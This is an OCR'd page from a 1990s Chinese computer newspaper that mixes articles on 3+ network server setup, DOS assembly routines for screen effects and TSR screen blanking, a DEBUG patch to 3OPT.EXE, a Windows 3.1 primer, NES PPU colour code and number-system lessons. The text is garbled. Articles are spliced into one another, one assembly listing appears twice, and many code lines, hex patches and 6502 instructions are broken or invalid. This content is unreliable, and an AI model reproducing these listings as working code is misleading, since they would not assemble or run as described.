3+网络系统的服务器可配置为:SSERVER(专用服务器和PC服务器)两种,其中SSERVER服务是通过购买专用服务器来配置的,此种专用服务器能够配置多个通讯口,但其价格相当于一台486微机的二倍;此种配置方法的投资比较昂贵;PC服务器是以PC机作为网络的服务器来配置的,PC服务器可配置成以下两种不同方式:

1. 专用PC服务器方式(Dedicated Server)

专用PC服务器是当网络系统启动后该PC服务器不能再进行其它工作,3+网络系统利用应用程序SPONGE.COM通过以下

指令使PC服务器进入后台任务处理状态:

```
DOSBUSH,INT 28h
JMP DOSBUSH
```

2. 并发PC服务器方式(ConcurrentServer)

并发PC服务器是当网络系统启动之后,该PC服务器即可完成专用服务器的功能,又可以作为局域网工作站(Local Workstation)通过局域网驱动器完成与本网的其它用户通讯功能,同时还可以以局域网驱动器上作为远程工作站(Remote Workstation)完成与其它3+网络系统的通讯功能。

上述两种PC服务器只能使用两个通讯口,如果本网的用户比较多,那么后准备入网的用户等待时间会很长,这在很大程度上影响了用户的工作效率;同时由于3+网络软件的每一种服务功能都需要很多的系统内存资源,使各个服务方式不能同时工作在一台PC服务器上,这又不能充分利用3+网络的各种服务功能。为了克服上述缺点,我们可以利用3+网络透明接口时使用的匹配器(T形口)和同轴电缆(50欧姆)将两台以上PC服务器连接起来,这样就可以解决3+网络系统使用多个通讯口问题。

二、共享方式与电子邮件方式同台服务

利用上述的连接方法我们将两台PC服务器连接后,根据3+网络系统软件扩展内存管理程序SCOMEMM.SYS程序对系统资源的要求情况,可形成以下两种配置方法:

1. 共享与邮件同时服务配置方法

专用PC服务器(386或其以上微机,2M以上内存)+并发PC服务器(386或其以上微机,2M以上内存);

专用PC服务器安装下列服务功能:共享服务(SSHaren)、名字服务(Name)、缓冲池(Clony)、远程工作站服务(Remote);

并发PC服务器安装下列服务功能:邮件服务(SMail)、缓冲池(Clony)、远程工作站服务(Remote);

2. 共享与邮件同台服务配置方法

专用PC服务器(386或其以上微机,2M以上内存)+并发PC服务器(386或其以上微机,2M以上内存);

专用PC服务器安装下列服务功能:共享服务(SSHaren)、名字服务(Name)、缓冲池(Clony)、远程工作站服务(Remote);

并发PC服务器安装下列服务功能:邮件服务(SMail)、缓冲池(Clony)、远程工作站服务(Remote);

共享与邮件同时服务配置方法

```
mov cx,08000h
mov bx,0
b, mov dx,[bx]
and dx,06555h
mov [bx],dx
inc bx
dec cx
jnz b
pop bx
pop dx
pop dx
pop dx
ret 4
newc endp
code ends
end
```

将此程序编译成OBJ文件后,使用PASCAL、C、BASIC等语言均可调用,例如在PASCAL程序中调用时,在程序中加上编译开关[\$L NEWCLEAR.OBJ]过程说明部分加上Procedure newc;external;然后就可以在程序中用一条过程名newc;就可以了。

怎么样?效果不错吧!如果用在软件的封面或结尾,一定会非常出色。(另:在CGA640×200模式下该程序也可以正常使用,只需将程序中"08000h"改成"08000h",08000h改成"04000h"即可)。西安 陈军红

方法

专用PC服务器(386或其以上微机,2M以上内存)+并发PC服务器(386或其以上微机,640K以上内存);

其中专用PC服务器安装下列服务功能:共享服务(SSHaren)、名字服务(Name)、缓冲池(Clony)、远程工作站服务(Remote);

并发PC服务器安装下列服务功能:缓冲池(Clony)、远程工作站服务(Remote);

由于第一种配置方法其微机设备价格仍然比较昂贵,所以本单位采用第二种配置方法,该方法可以充分利用以前的较低档次的微机设备(如AT/286等),但其存在一个缺点:共享方式与电子邮件方式不能同时处于服务状态,为了合理使用这两种不同的服务方式,我们通过分析3+网络系统服务安装程序,采用了在专用PC服务器启动时增加配置选择功能的方法成功解决上述问题,现将笔者修改专用PC服务器启动批处理程序SPPLUS-ON的方介绍如下:

将原批处理程序SPPLUS-ON.BAT中140行至163行利用编辑器PE等修改成如下内容:

```
@echo
@echo 1.Start up in Dedicated Server Mode(SSHARE)
@echo 2.Start up in Dedicated Server Mode(SMAIL)
@echo 3.Start as a Workstation
@echo 4.Run the 3INT Program
@echo 5.Run the 3OPT Program
@echo 6.Exit to DOS
@echo
\SetUI /query Enter the desired operation number and press [Enter].
if errorlevel 7 goto inval
if errorlevel 6 goto DOSexit
if errorlevel 5 goto tune
if errorlevel 4 goto install
if errorlevel 3 goto workstation
if errorlevel 2 goto mailserver
if errorlevel 1 goto shareserver
:Shareserver
* @echo ***** To setup with Shareserver *****
cd \Spina\3confg\switches
if not exist Smailn.nad goto server1
del Smailn.nad
server1
if exist Ssharen.nad goto dedicated
copy \Spina\3confg\Sharen.nad goto dedicated
:mailserver
* @echo ***** To setup with Smailserver *****
cd \Spina\3confg\switches
if not exist Smailn.nad goto server2
del Ssharen.nad
server2
if exist Smailn.nad goto dedicated
copy \Spina\3confg\Smailn.nad goto dedicated
```

经过以上修改,我们可以随意使用共享方式与邮件方式中的任何一服务方式,但当前专用PC服务器启动之后,其他操作人员很难知道是以哪种方式启动的服务器,为了解决这个问题,笔者编制了一实用程序,该程序加在服务器启动批处理程序中的SPONGE程序前,即在服务器进入后台任务处理状态之前检测系统的配置情况并显示在屏幕上,同时利用端口操作功能将专用

PC服务器的屏幕关闭,以节省利用系统外设资源,实用程序清单如下:

```
mov dx,offset newint9
int 21h
mov ax,351eh
int 21h
mov word ptr cs,oldintc,bx
mov word ptr cs,oldintc+2,es
mov ax,251eh
mov dx,offset newintc
int 21h
mov dx,offset start
add dx,0fh
mov cx,04ah
inc dx,cl
shl dx,cl
mov ax,3100h
count dw 0000h
newint9 proc far
sti
push ax
push dx
pushf
mov cs,count,0000h
cmp cs,shutoff,00h
jnz exit
mov cs,shutoff,00h
mov dx,03c4h
mov al,01h
inc dx
in al,dx
and al,0dfh
dec dx
mov ah,01h
xchg al,ah
out dx,ax
exit:popf
pop dx
pop ax
jmp cs,oldint9
newint9 endp
newintc proc far
sti
push ax
push dx
pushf
cmp cs,shutoff,01h
jnz exitc
inc cs,count,2184
jnz exitc
mov cs,count,0000h
mov dx,03c4h
mov al,01h
out dx,al
inc dx
in al,dx
or al,20h
dec dx
mov ah,01h
xchg al,ah
out dx,ax
exitc:popf
pop dx
pop ax
jmp cs,oldintc
newintc endp
start:push cs
pop ds
mov ah,4bh
mov cx,00h
mov dx,offset filel
int 21h
jz notshar
mov bx,offset address
mov ax,'sh'
mov [bx+8],ax
mov ax,'r'
mov [bx+10],ax
mov ax,'ne'
mov [bx+12],ax
jmp arcout
notshar:mov ah,4bh
mov cx,00h
mov dx,offset file2
int 21h
jne arcout
mov dx,offset mem2
jmp screen
arcout:mov dx,offset mem1
screen:mov ah,0fh
int 21h
mov ax,3505h
int 21h
mov word ptr cs,oldint9,bx
mov word ptr cs,oldint9+2,es
mov ax,2509h
```

```
mov dx,offset newint9
int 21h
mov ax,351eh
int 21h
mov word ptr cs,oldintc,bx
mov word ptr cs,oldintc+2,es
mov ax,251eh
mov dx,offset newintc
int 21h
mov dx,offset start
add dx,0fh
mov cx,04ah
inc dx,cl
shl dx,cl
mov ax,3100h
count dw 0000h
newint9 proc far
sti
push ax
push dx
pushf
mov cs,count,0000h
cmp cs,shutoff,00h
jnz exit
mov cs,shutoff,00h
mov dx,03c4h
mov al,01h
inc dx
in al,dx
and al,0dfh
dec dx
mov ah,01h
xchg al,ah
out dx,ax
exit:popf
pop dx
pop ax
jmp cs,oldint9
newint9 endp
newintc proc far
sti
push ax
push dx
pushf
cmp cs,shutoff,01h
jnz exitc
inc cs,count,2184
jnz exitc
mov cs,count,0000h
mov dx,03c4h
mov al,01h
out dx,al
inc dx
in al,dx
or al,20h
dec dx
mov ah,01h
xchg al,ah
out dx,ax
exitc:popf
pop dx
pop ax
jmp cs,oldintc
newintc endp
start:push cs
pop ds
mov ah,4bh
mov cx,00h
mov dx,offset filel
int 21h
jz notshar
mov bx,offset address
mov ax,'sh'
mov [bx+8],ax
mov ax,'r'
mov [bx+10],ax
mov ax,'ne'
mov [bx+12],ax
jmp arcout
notshar:mov ah,4bh
mov cx,00h
mov dx,offset file2
int 21h
jne arcout
mov dx,offset mem2
jmp screen
arcout:mov dx,offset mem1
screen:mov ah,0fh
int 21h
mov ax,3505h
int 21h
mov word ptr cs,oldint9,bx
mov word ptr cs,oldint9+2,es
mov ax,2509h
```

三、修改3+网络程序通检测测不回DOS版本问题

3+网络系统软件在启动专用PC服务器过程中检测DOS系统文件,不用版本不同机型的DOS操作系统所使用的两个系统文件名称也有所不同,其中目前最常用的两个DOS版本的系统文件名如下:

PC-DOS、IBMBIO.COM
IBMDOS.COM
MS-DOS、IO.SYS
MS-DOS.SYS

SOPT程序检测系统文件的顺序是按照DOS版本的高低顺序进行,如果一种版本或一种机型的DOS系统文件找不到才进行一种DOS系统文件的查找,并且在C驱动器上找不到还要查找A驱动器,这种查找过程是很浪费时间,为了解决这个问题,笔者找出了修改的方法,使其符合于自己所使用的DOS版本,其具体修改方法介绍如下(笔者在PC服务器上使用的是MS-DOS5.0):

```
C>REN 3OPT.EXE 3OPT
C>DEBUG 3OPT
-S 0000 0000 I' ' B'
M' ' D' ' O' ' S'
2A73,C7DE
2A73,C80F
-o C7de
2A73,C7DE 48 49 42 4f.将IBMDOS.COM改成IO.SYS
2A73,C7E0 4D 2e 44 53 4f.59 53 53 2e.00
-o c80f
2A73,c80F 49 4d; 将IBMBIO.COM改成MSDOS.SYS
2A73,C810 42 53 4D 44 42 4P 49 53 4P 2e 2E.53 43.50 4P.53
2A73,c818 4D.00
-w
-q
c>ren 3opt 3opt.exe>
```

经过以上修改之后,SOPT.EXE程序在MS-DOS5.0系统下运行不再查找A驱动器,且该程序运行时间也变得更短。

以上系统的配置方法实现环境为:3+网络系统软件V1.3以上版本,专用PC服务器386或其以上微机一台,并发服务器286或其以上微机一台;实用程序为COM格式文件,经编译连接后生成COM文件即可使用。以上提出的各种方法经笔者实践所总结,如有更好方法请广大同行不吝指教。辽宁 宋立波

逐层消失的清屏效果

目前许多PC及286机上配置了双频显卡,该卡的Herce的单色图形模式的显示清晰细致,十分美观,但很缺乏单色图形的编程技巧,经过对该显示卡存储方式的学习,我编制了一个可由其它语言调用的汇编语言子程序,运行该程序,可以看到屏幕上的图形一层一层地消失,直至全部变黑。该子程序清单如下:

```
C:\NEWCLEAR.ASM
code segment byte public
assume cs,code
public newc
newc proc near
push dx
push cx
push dx
push bx
mov dx,0b000h
mov dx,dx
mov cx,08000h
mov bx,0
a: mov dx,[bx]
and dx,0a0aah
inc bx
mov [bx],dx
dec cx
jnz a
newc endp
code ends
```


有关屏幕信息的保存和恢复问题，很多电脑报刊杂志上都有介绍。比较通用的是将屏幕信息保存于一个磁盘文件中，需要时从该文件中恢复屏幕。由于要进行文件的读写操作，因此速度显得慢一些。本文针对GW-BIOS显示方式的特点，不生成磁盘文件、不申请内存、用换页方式进行多个屏幕信息的迅速保存和恢复。下面以SS-CEGA卡014显示方式为例，将此方法介绍给大家。

一、GWBIOS的显示特点

SS-CEGA卡014方式显示存储器地址安排如下：

CPU地址	汉字显示区	CPU地址	基本显示区
B000,0000	第一页	B800,0000	第一页
B000,1000	第二页	B800,1000	第二页
B000,2000	第三页	B800,2000	第三页
B000,3000	第四页	B800,3000	第四页
B000,4000	第五页	B800,4000	第五页
B000,5000	第六页	B800,5000	第六页
B000,6000	第七页	B800,6000	第七页
B000,7000	汉字输入提示行显示区	B800,7000	汉字输入提示行显示区
B000,7FFF		B800,7FFF	

GWBIOS保存和恢复屏幕的方法

014字提示存储器分成两个区：汉字显示区和基本显示区。汉字显示区B000H~B7FFFH，基本显示区B800H~BFFFFH，共8页，其中第8页利用CRT分屏功能作26~28汉字输入提示行用。用户当前屏幕信息占用第一页。本文利用2~7页存储器地址来进行8个用户屏幕的保存与恢复，程序不长，可用debug直接完成，程序清单附后。

二、程序原理和说明
程序的原理很简单，就是将前页的字符代码和属性代码分别保存在汉字显示区和基本显示区的第2~7页，恢复时则将对应的第2~7页代码送回当前页，详细原理见程序清单上的注释。

这里的保存和恢复屏幕信息是针对前25行(0~24)用户屏幕，汉字输入提示行应保持在使用状态。如果保存和恢复提示行则容易造成一些误会。例如：保存某个工作屏幕时是“英文”状态，然后用户用“五笔”进行汉字录入，恢复屏幕后则提示行显示“英文”，实际则是“五笔”状态等等，因此本程序不保存和恢复提示行。

三、Foxbase的使用办法
1. 装载文件：
用户在其主程序输入或直接在“.”状态下，
load bepm
2. 保存屏幕：
根据需要在用户程序的适当位置插入语句：
call bepm with "a"(大小写不论)
...

call bepm with "a"
3. 恢复屏幕：
在用户程序的适当位置插入语句，数字与保存时
对应：
call bepm with "1"(大小写不论)

四、注意的问题
1. 长城CEGA卡、CVGA卡显示缓冲区的地址与SS-CEGA卡相同可直接使用本程序。

2. SS-0500和长城0520-CH显示卡与SS-CEGA卡，有两处不同：
(1) 汉字缓冲区的起始地址为B8000H，
(2) 汉字提示行的地址设在第二页，
因此程序也应有两处改动。

XXXX,0106 MOV AX,B800
XXXX,011A SUB AL,2F
3. 本程序只适用于以上显示卡的汉字工作方式，其他的兼容方式如CGA、EGA、VGA的屏幕保存与恢复方法无效。

4. 本文方法在长城CEGA卡、双星CEGA卡、CVGA卡、4860500卡、长城0520-CH上均顺利实现。
重庆 唐光前

```
C> debug
-a 100
PUSH DS ;保存Foxbase调用现场
PUSH SS
PUSH BX
MOV CX,[BX];取出调用参数
CLD ;清方向标志位
MOV AX,B000 ;数据段和附加段指向
MOV DS,AX ;B000H
MOV ES,AX
AND CH,0F ;字母转换为大写
MOV AH,CX
CMP AL,31 ;第一参数应为数字!
JB 0154
CMP AL,36
JA 0154
SUB AL,30
CMP AH,53 ;"S"保存屏幕吗?
JZ 0155 ;是转0156"保存"入口
MOV AH,4C ;"L"恢复屏幕吗?
JNP 0154 ;否则0154中止返回
NOP
XOR AH,AH ;恢复屏幕程序入口
MOV SI,1000 ;根据参数计算并将SI
MUL SI ;指向原保存页地址
MOV SI,AX
MOV DI,0000 ;DI指向第一页地址
JMP 0142
NOP
XOR AH,AH ;保存屏幕程序入口
MOV DI,1000 ;根据参数计算并将DI
MUL DI ;指向原保存页地址
MOV DI,AX
MOV SI,0000 ;SI指向第一页地址
MOV CX,0FFF ;传送基本显示页信息
REPZ
MOVSB
ADD SI,7001 ;SI指向汉字显示区
ADD DI,7001 ;对应的汉字显示区
MOV CX,0FFF ;再传送汉字显示页信息
REPZ
MOVSB
POP BX ;恢复Foxbase调用现场
POP SS
POP DS
RETF ;程序返回Foxbase
-r cx
CX 0000
;58
-a bepm.bin
-w
Writing 0058 bytes
-q
```

WINDOWS 3.1 功能与使用

北京航空航天大学 熊桂喜

③使用Dial(拨号)命令。
④在大型主机或服务机构上注册。

⑤网对方会话。
⑥从远程计算机或服务机构注册。

⑦使用Terminal或Hangup(挂断)命令切断电话线路连接。
⑧退出Terminal。

Paintbrush是一个用于产生和编辑图形图像的应用程序。用户利用它可以生成文字标语或线条图，也可以绘制复杂的艺术图案。既可以在一张空白画稿上作画，也可以修改由扫描生成的图像或其它Windows应用程序生成的图形——如由Microsoft Excel生成的图表。任何图形信息都可作为图像传送到Windows的剪裁板中，再粘贴到Paintbrush里。

Paintbrush代替了Paint——Windows 3.0以前版本中的绘图程序，如果以前使用过Paint程序，就可以体会到Paintbrush的先进之处：
• Paintbrush可建立黑白和彩色图像。
• Paintbrush同Paint相比，提供了更多的作图工具和编辑命令。

除了缺省的文件格式(BMP)外，还可以读写PCX文件，大多数扫描仪软件包支持PCX文件格式，而且可以输入到许多非Windows图像处理软件中(如Microsoft Word和WordPerfect)。

以Paint的文件格式(MSP)存储的文件，可由Paintbrush读入处理，但Paintbrush不能以MSP格式存储文件。

3.1版本的Paintbrush还可作为服务器应用程序支持对象连接与嵌入(OLE)。这意味着由Paintbrush建立和编辑的图形可嵌入由OLE客户软件建立的文件，如Write和Cardfile中。

在使用上，Paintbrush既简单又直观。它采用的图标所代表的工具、图案、线型、调色板等，就象是在真正的画板上作画一样，稍稍熟悉作图过程的美工人员或用户，是不难掌握它的使用技巧的。

3.一些主机的Windows应用程序由于Windows环境的优越性，因此除了Windows本身所带的工具外，还有许多功能十分强大和方便好用的应用程序。这里只能扼要地列出一些比较流行的软件。

(1)字处理软件：
Pint Pro 2.0(Lotus公司的产品)

Word for Windows 2.0(Microsoft公司的产品)

WordPerfect for Windows 3.1(WordPerfect公司的产品)

(2)电子表格程序
Excel 4.0(Microsoft公司的产品)

Lotus 1-2
-3 for Windows 1.0a(Lotus公司的产品)
Quattro Pro for Windows 1.0(Borland公司的产品)

(3)图形处理程序
Pictance Graphics for windows 1.0(Borland公司的产品)
Claris Hollywood 1.0
Corel Draw 3.0或4.0
其它专业版本的Paintbrush(Zsoft公司)

(4)数据库软件
FoxPro for Windows 2.5(Microsoft公司的产品)

八、Windows的信息交换机——剪裁板、DDE、OLE

Windows 3.1为应用程序之间的信息共享提供了三种方法：Clipboard(剪裁板)、动态数据交换(DDE)和对象连接与嵌入(OLE)。这三种服务机制分别适用于不同层次的自动信息交换。

剪裁板(Clipboard)是一个被动的传送装置，可以用Copy或Cut命令将文本数据块、图形图像或其它类型的对象送到剪裁板上，然后用Paste命令取出数据并将它放到所需的地方。剪裁板的作用就是将信息按照用户所指定的路径从一个地方搬到另一个地方。Windows中还包含一个Clipboard Viewer(剪裁板查看程序)，该程序可让用户查看剪裁板中的内容，并可将其存入到磁盘文件中。并不需要使Clipboard Viewer程序修改剪裁板中的内容，但人可通过此查看程序观察剪裁板中存放的内容、格式等信息以供用户选择使用。

动态数据交换(DDE-Dynamic Data Exchange)是一种应用程序能自动共享信息的协议(一约定)，加入了DDE连接的应用程序，可以实现如下类似的功能：从股票市场服务程序到Microsoft Excel工作表包的实时信息传递，即每次在工作服务程序中股票数据有变化时，Windows的通信程序就会将这些数据直接传送到相应的Microsoft Excel的工作表格中。

只有完全支持DDE功能的应用程序才能使用动态数据交换。从Windows 3.0以后，大多数新的Windows应用程序都有DDE功能。

正如其名称所提示的那样，对象连接与嵌入(OLE-Object Linking and Embedding)提供了两种集成服务功能：连接与嵌入。它适用于多种数据类型——文字块、图形图像、声音注释、一段音乐甚至一段录像。在Windows里，使用“对象”一词来描述被连接或嵌入的数据。

OLE中的连接部分，可以看作是高级版本的DDE，它甚至可以用来替代DDE，嵌入部分所具备的功能，允许将一种文档存放到另外一种文档中。例如，在Write的文章中存入Paintbrush的图片。当一个对象被嵌入到一个文档中时(假定仅仅是从剪裁板粘贴过来的数据)，这个对象“记住”了它是在何地产生的，如需要对其进行修改，可以简单地对该对象两次点击鼠标按钮，即可调出源应用程序来对该对象进行编辑，完成了对该对象的编辑工作后，就可以用另外的简单过程将修改过的对象送到嵌入到该对象的文档中。

和DDE一样，OLE只工作在支持该功能的应用程序之间。在Windows 3.1系统中，包括了几个象Cardfile、Write、Paintbrush、Object Packager和Sound Recorder等支持OLE功能的应用程序。

1. 剪裁板及剪裁板查看程序
所有Windows应用程序使用剪裁板的过程，实质上都是一样的。它的基本步骤如下：
①选择所要剪切或拷贝的信息。
②选择应用程序的Cut命令来剪切信息，选择Copy命令来拷贝信息。
③转换到要接收信息的应用程序。

④将插入点或光标定位到要放置信息的位置上。
⑤选择要接收信息的应用程序中的Paste命令。

在完成了上面所述的拷贝操作后，剪裁板中的内容仍保持不变，这意味着，将信息放到剪裁板上后，对该信息可以进行多次粘贴，既可粘贴到同一个文件中的几个不同地方，也可粘贴到不同的文件中。一般地讲，剪裁板的信息一直保持到用户用另一个信息来替换它，或者除非使用剪裁板查看程序来删除该信息。

剪裁板查看程序(Clipboard Viewer)是Windows 3.1为配合它的剪裁板机制而提供一个工具。它可以在本站之前查看剪裁板的内容。它本身是一个类似于Notepad的程序，带有完整的菜单条，菜单条上共有File、Edit、Display及Help四个菜单。
剪裁板查看程序的主要作用就是对传送到剪裁板上的信息进行查看、保存、格式转换等操作。将剪裁板中的信息存储起来，有利于以后再次使用，将剪裁板中的信息转换成不同的格式后，可实现多种应用程序里不同格式文档之间的粘贴操作。
2. 用DDE连接文档
(未完待续)

本版责任编辑：熊桂喜

编辑号：951204

随着版本的更新，其绘图功能、绘图质量等都不断增强。但是AutoCAD 2.6版以上的版本，其硬件环境中必须拥有数字协处理器(80387)才能运行。只有数字协处理器芯片价格较贵，不少用户微机内部没有配备，甚至有的机器没有协处理器的扩展插槽，使得高版本的AutoCAD无法使用。

笔者巧妙地用软件办法在没有协处理器的386微机上使用AutoCAD 11版。

该办法是利用美国Quickware公司开发的仿真80387软件Q387.EXE来实现。Q387.EXE有几种版本，其使用方法都不一样，就拿2.3版和3.0a版来讲吧。

2.3版的WQ387.EXE能直接用到扩充内存(Expanded Memory)，故机器不能事先安装扩充内存管理程序，必须在DOS提示符下运行即可，但仿真的80387速度较慢，如在386/333机器中，测得仿真80387速度为9.83MHz。

3.0a版的Q387.EXE文件，要求和机器必须先安装好扩充内存(Extended Memory)管理程序后，才能在DOS提示符下运行，仿真的80387速度较快，如在386/333机器中，速度达到16.32MHz。

有了仿真的80387，则AutoCAD 2.6以上的版本就可以使用了。此法不失为一个适应性强、经济实用的好办法，该方法对386SX、386DX、486SX的IBM-PC或兼容机均适用。

编 译 王 楠

—195—

(4) 置色绘图法

当我们需要在屏幕上显示大面积的简单图形时,采用置色绘图法,可以节省大量的数据区。

例如,在背景00页、10页上显示巨型汉字“游艺之窗”,并让两页画面循环移位显示。

编程思路:首先定义某背景置色代码为全黑色,如令0#置色代码为全黑色;然后把两个背景置色代码全部置成平板图形,如选择背景图形库M8号图形,其ASCII码为255;最后把欲显示的图形的置色单元置入黑色,其它置色单元置入白色,也可以反过来,图形部分置为可见色,非图形部分置黑色,置色操作用汇编语言实现,画面位移用P BASIC程序控制。

编程步骤:

1、把“游艺之窗”四字复制到屏幕映射单元的坐标框中。

2、将图形部分全部填入“00”号置色代码,空白部分填入“11”号置色代码(为使画面更华美,本例空白中填写了“10、11”两种置色)。

3、根据各置色单元的置色写出置色数据,背景00页的置色数据如下:

```
23C0 - FF 30 FF FF FF FF FF FF
23C3 - 0C 03 03 0F 2F 0C 03 0F
23D0 - CF 0C 0F 0F FF FC FC FC
23D6 - FC CC CC CC 03 F3 F0 00 FF
23E0 - 8A 88 08 08 AA 02 A8 AA
23E6 - 88 88 88 88 22 A8 AA A8
23F0 - 08 28 28 A8 28 0A 88 88
23F6 - 0A 0A 0A 0A 0A 0A 0A 0A
背景10页的置色数据如下:
27C0 - FF FF FF FF FF FF FF FF
27C8 - FF 3C FF FF 0F 0F 0C CF
27D0 - F0 F0 36 CC 9C FC FC FC
27D6 - FF 3F C0 3F FC 30 F0 CC
27E0 - 2A 80 AA AA 08 A0 88 88
27E6 - 80 AA AA AA 88 20 88 88
27F0 - 28 0A 0A 8A 08 08 02 88
27F6 - 0A 0A 0A 0A 0A 0A 0A 0A
```

4、确定PPU的置色,我们选取0#置色代码为黑色,1#置色代码为蓝色,2#置色代码为绿色,3#置色代码为红色,则PPU的背景置色区数据如下:

```
3F00 - 0F 0F 0F 0F 0F 02 02 02
3F08 - 0F 0A 0A 0A 0F 05 05 05
```

5、确定程序区、数据区地址。由于程序量和数据量都不大,故我们选定\$7E00程序区首址,\$7F00为数据区首址。把PPU置色数据写入\$7F00~7F0F、背景00页置色数据写入\$7F10~7F4F、把背景10页置色数据写入\$7F50~7F8F。

6、编写程序。为便于理解,采取顺序结构编写,读者可把它改写成其它结构形式,源程序见NO.5-23

7E00 - 48 FHA

```
7E01 - 8A TXA
7E02 - 48 PHA
7E03 - 98 TYA
7E04 - 48 PHA
7E05 - A9 00 LDY # $ 00
7E07 - 8C 01 20 STY $ 2091
7E0A - A2 20 LDY # $ 20
7E0C - 8E 06 20 STX # 2006
7E0F - 8C 06 20 STY # 2006
7E12 - A0 FF LDY # $ FF
7E14 - A9 FF LDA # $ FF
7E16 - 8D 07 20 STA # 2007
7E19 - 88 DEY
7E1A - D0 FA BNE # 7E16
7E1C - E8 INX
7E1D - E0 28 CPX # $ 28
7E1F - D0 E8 BNE # 7E0C, 将背
```

景两页置入HFF

```
7E21 - A9 3F LDA # $ 3F
7E23 - A0 00 LDY # $ 00
7E25 - 8D 06 20 STA # 2006
7E28 - 8C 06 20 STY # 2006
7E2B - B9 00 7F LDA # 7F00, Y
7E2E - 8D 07 20 STA # 2007
7E31 - C8 INY
7E32 - C0 10 CPY # $ 10
7E34 - D0 F6 BNE # 7E2B, 置PPU
```

置色

```
7E36 - A9 23 LDA # $ 23
7E38 - 8D 06 20 STA # 2006
7E3B - A9 C0 LDA # $ C0
7E3D - 8D 06 20 STA # 2006
7E40 - B9 00 7F LDA # 7F00, Y
7E43 - 8D 07 20 STA # 2007
7E46 - C8 INY
7E47 - C0 50 CPY # $ 50
7E49 - D0 F6 BNE # 7E40, 送00
```

页置色

```
7E4B - A9 27 LDA # $ 27
7E4D - 8D 06 20 STA # 2006
7E50 - A9 C0 LDA # $ C0
7E52 - 8D 06 20 STA # 2006
7E55 - B9 00 7F LDA # 7F00, Y
7E58 - 8D 07 20 STA # 2007
7E5B - C8 INY
7E5C - C0 90 CPY # $ 90
7E5E - D0 F6 BNE # 7E56, 送10
```

页置色

```
7E60 - A5 33 LDA # $ 33
7E62 - 8D 01 20 STA # 2001
7E65 - 68 PLA
7E66 - A8 TAY
7E67 - 68 PLA
7E68 - AA TAX
7E69 - 68 PLA
7E6A - 60 RTS
```

(未完待续) 山东 于泰

关闭EGA屏幕的方法

在EGA增强图形方式下,为了使图像能随时出现或者在修改配色寄存器的时候,需要禁止EGA读写。在许多技术资料如《IBM PC编程指南》和希盟电脑公司的《EGA VGA 高级图形编程》等书中均未作具体讲述。在应用中,发现将寄存器30CH第5位置0可关闭EGA屏幕,置1可恢复EGA屏幕。

在TURBO PASCAL 5.0中,要修改配色寄存器04H,使屏幕上的红色瞬间变为白色,可在程序中加入如下语句:

```
I := port [ $ 30a ];
port [ $ 30c ] := 0; (禁止EGA读写)
I := port [ $ 04a ];
port [ $ 30c ] := $ 04;
port [ $ 30c ] := 07; (修改04H号配色寄存器)
I := port [ $ 30a ];
port [ $ 30c ] := $ 20; (允许EGA读写)
```

西南师大 李俊

编者按:为了适应国家普及教育电脑日益兴起和广泛普及的新形势,帮助广大读者“利用软件学习电脑”,“利用软件学习软件”,本报从本期开始,在“教育/学习软件园地”中,陆续向读者介绍一批实用教育/学习软件,用以帮助那些刚接触电脑的爱好者,更快地自学或应用电脑,帮助那些电脑使用者,掌握提高更多的软件工具。同时,也介绍一些软件的前几章开发智力,引导自学,启发兴趣的学习软件。

一、《奇妙的电脑王国》简介

本软件是小朋友进入电脑世界的第一步,让小朋友充分认识电脑的基本概念,组成电脑的基本装置;如何启动电脑开始工作;电脑的发展历史;磁盘的种类及正确管理使用的方法。本软件配有一定的练习游戏,生动有趣。

教育/学习软件园地

本软件所需配置:IBM PC、XT/AT、286、386及其兼容机;VGA彩显;1.2M软盘驱动器;640K以上内存。

二、《奇妙的DOS王国》简介

本软件是小朋友充分认识电脑的好帮手,让小朋友充分认识DOS与电脑的关系及其发展历史;DOS的开机操作方式;DOS指令的种类及使用的方法;DOS的文件结构;常用的DOS指令资料。此外,本软件利用“连连看”及“拼字游戏”,让小朋友在游乐的心情下加深学习印象。

本软件所需配置:IBM PC、XT/AT、286、386及其兼容机;VGA彩显;1.2M软盘驱动器;640K以上内存。

三、《英文打字入门》简介

英文打字是您和电脑沟通所不可缺少的能力,正确的打字姿势,除可避免操作电脑的职业病外,也可增强打字的速度及正确率。本软件以渐进的学习方式介绍正确的打字姿势及技巧,并说明特殊按键,提供正确的英打键位。所以不论是首次接触英打的新手或早已熟悉英打的老手本软件均可提供正确的键位与进一步的技巧,帮助您提高英打速度及正确率。除了讲解和练习之外,本软件还为您安排了一个紧张有趣的打字游戏,增加您对英文打字的兴趣。

本软件所需配置:IBM PC、XT/AT、286、386及其兼容机;VGA彩显;1.2M软盘驱动器;640K以上内存。

北京 郑建峰

这里所讲的运算基础着重在计算机中的置位计数制与四则。

二、置位计数制及其转换

在计算机应用中,不仅要用到人们习惯的十进制数,还要用到初学者不习惯的二进制、八进制及十六进制数。所谓置位计数就是按位数的方法进行计数。十进制计数,用十个不同的数码0、1、2、3、4、5、6、7、8、9表示数值。同样一个数码,由于所处的位置不同,它所代表的数值也不同。特定的“位置”,在数学上称作“权”,从数的右向左,其“权”依次是10^0, 10^1, 10^2, 10^3, ... 即为个、十、百、千、... 因此,这种进制制的特点是按十进制,并把10称为进位制的基数。一个数的大小就按每位数码与各位的权之积累加所得。例如666,虽然各位的数码都为6,因它们各自的权不同,各自代表的数值就不同。666代表6×10^2+6×10^1+6×10^0,对于任何一个N位十进制数a_{n-1} a_{n-2} ... a_1 a_0,可表示为:

$$M = \sum_{i=0}^{n-1} a_i \times 10^i \quad (1)$$

其中a_i为任意数,0 ≤ i ≤ n-1,由具体的数来决定。

同样,二进制计数制,其数值是由0、1两个数码来表示,依此的“权”是2^0, 2^1, 2^2, ... 这种进制制的特点是“逢二进一”,并把二称作基数,因而二进制数中的一个数,比如11001010可表示为,11001010 = 1×2^7 + 1×2^6 + 0×2^5 + 0×2^4 + 1×2^3 + 1×2^2 + 1×2^1 + 0×2^0,一般说来,任何一个位二进制数a_{n-1} a_{n-2} ... a_1 a_0也可表示为:

$$M = \sum_{i=0}^{n-1} a_i \times 2^i \quad (2)$$

读者可以比照上述来理解八进制、十六进制。现在在前任意(N)位进制制中,0位权a_{n-1} a_{n-2} ... a_1 a_0的表示为:

$$M = \sum_{i=0}^{n-1} a_i \times R^i \quad (3)$$

为具体起见,下面将上述几种常用进制制的表示方法列如表1:

Table with 4 columns: 十进制, 二进制, 八进制, 十六进制. Rows show digit values and their corresponding powers of 10, 2, 8, 16.

注意,为避免置位混淆,可在一个数的后面部写字母d、b、h、o(大写也可)分别用来表示该数为十进制、二进制、十六进制。

第二讲 计算机的运算基础

几种常用的进制转换方法:

